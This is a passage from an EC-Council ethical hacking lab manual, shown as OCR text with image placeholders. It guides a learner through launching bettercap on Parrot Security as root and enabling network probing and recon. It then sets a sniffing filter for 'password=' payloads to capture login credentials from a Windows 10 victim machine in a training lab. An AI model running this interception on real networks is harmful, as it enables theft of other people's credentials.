


Figure 1.2.1: Parrot Security login page

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 1.2.2: MATE Terminal Icon

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 1.2.3: Running the programs as a root user

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.1

Launch & Configure bettercap

7. In the **Parrot Terminal** window, type **bettercap -h** and press **Enter**

Note: In this command, **-h:** requests a list of the available options.




Figure 1.2.4: bettercap help

bettercap is a powerful, flexible, and portable tool created to perform various types of MITM attacks against a network; manipulate HTTP, HTTPS, and TCP traffic in real-time; sniff for credentials; etc.

8. In the terminal window, type **bettercap -iface eth0** and press **Enter** to set the network interface.

Note: **-iface:** specifies the interface to bind to (in this example, **eth0**).

Note: If the bettercap version in your lab environment is old, run the following commands:

- **sudo apt remove bettercap**
- **sudo rm /usr/local/bin/bettercap**
- **ln -s /usr/lib/x86_64-linux-gnu/libpcap.so.1.8.1 /usr/lib/x86_64-linux-gnu/libpcap.so.1**
- **wget "https://github.com`curl -s https://github.com/bettercap/bettercap/releases | grep -E -o '/bettercap/bettercap/releases/download/v[0-9.]+/bettercap_linux_amd64_[0-9.]+zip' | head -n 1`"**




Figure 1.2.5: bettercap network interface binding

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Type **help** and press **Enter** to view the list of available modules in bettercap.




Figure 1.2.6: bettercap modules

10. Type **net.probe on** and press **Enter**. This module will send different types of probe packets to each IP in the current subnet for the **net.recon** module to detect them.

11. Type **net.recon on** and press **Enter**. This module is responsible for periodically reading the system ARP table to detect new hosts on the network.

Note: The net.recon module displays the detected active IP addresses in the network. In real-time, this module will start sniffing network packets.

12. Type **set net.sniff.regexp '.*password=.+'** and press **Enter**. This module will only consider the packets sent with a payload matching the given regular expression (in this case, **'.*password=.+'**).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.2.7: Initializing the required bettercap modules

13. You can observe that bettercap starts sniffing network traffic on target machine **Windows 10**, as shown in the screenshot.




Figure 1.2.8: bettercap sniffing traffic

TASK 2.2

Log in to a Website as a Victim

14. Now, switch to the **Windows 10** virtual machine. Open any web browser (in this case, **Mozilla Firefox**), type **www.moviescope.com** in the address bar, and press **Enter**.




Figure 1.2.9: Navigate to a website as the victim

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

